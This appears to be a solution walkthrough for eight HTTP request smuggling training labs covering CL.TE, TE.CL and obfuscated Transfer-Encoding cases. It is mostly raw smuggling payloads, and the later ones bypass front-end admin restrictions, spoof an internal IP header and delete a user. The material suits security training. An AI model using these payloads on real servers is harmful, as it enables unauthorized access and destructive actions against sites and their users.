What is HTTP request smuggling?
HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

Lab1: HTTP request smuggling, basic CL.TE vulnerability

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.


To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Testing procedure and snapshot:

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

G
```

The second response should say: Unrecognized method GPOST.



Lab2: HTTP request smuggling, basic TE.CL vulnerability

Description: This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Testing procedure and snapshot:

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.


Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0

The second response should say: Unrecognized method GPOST.



Lab3: HTTP request smuggling, obfuscating the TE header

Description: This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.

To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method GPOST.

Testing procedure and snapshot:


In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```

x=1
0

The second response should say: Unrecognized method GPOST.\



Lab4: HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

Testing procedure and snapshot:


Using Burp Repeater, issue the following request twice:

POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Transfer-Encoding: chunked

0

GET /404 HTTP/1.1
X-Ignore: X

The second request should receive an HTTP 404 response.



Lab5: HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

Description: This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.


Testing procedure and snapshot:

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

5e
POST /404 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

The second request should receive an HTTP 404 response.



Lab6: Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

Decription: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.

Testing procedure and snapshot:

Try to visit /admin and observe that the request is blocked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-Ignore: X
```

Observe that the merged request to /admin was rejected due to not using the header Host: localhost.

Issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
X-Ignore: X
```

Observe that the request was blocked due to the second request's Host header conflicting with the smuggled Host header in the first request.


Issue the following request twice so the second request's headers are appended to the smuggled request body instead:


```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

Observe that you can now access the admin panel.

Using the previous response as a reference, change the smuggled request URL to delete the user carlos:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 139
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```





Lab7: Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Description: This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding. There's an admin panel at /admin, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user carlos.

Testing procedure and snapshot:

Try to visit /admin and observe that the request is blocked.

In Burp Suite, go to the Repeater menu and ensure that the "Update Content-Length" option is unchecked.

Using Burp Repeater, issue the following request twice:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked

60
POST /admin HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

Note
You need to include the trailing sequence \r\n\r\n following the final 0.

Observe that the merged request to /admin was rejected due to not using the header Host: localhost.

Issue the following request twice:


```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

71
POST /admin HTTP/1.1
Host: localhost
```


```
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

Observe that you can now access the admin panel.

Using the previous response as a reference, change the smuggled request URL to delete the user carlos:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-length: 4
Transfer-Encoding: chunked

87
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```





Lab8: Exploiting HTTP request smuggling to reveal front-end request rewriting

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user carlos.

Testing procedure and snapshot:

Browse to /admin and observe that the admin panel can only be loaded from 127.0.0.1.

Use the site's search function and observe that it reflects the value of the search parameter.

Use Burp Repeater to issue the following request twice.

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 200
Connection: close

search=test
```

The second response should contain "Search results for" followed by the start of a rewritten HTTP request.

Make a note of the name of the X-*-IP header in the rewritten request, and use it to access the admin panel:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-abcdef-Ip: 127.0.0.1
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1
```

Using the previous response as a reference, change the smuggled request URL to delete the user carlos.

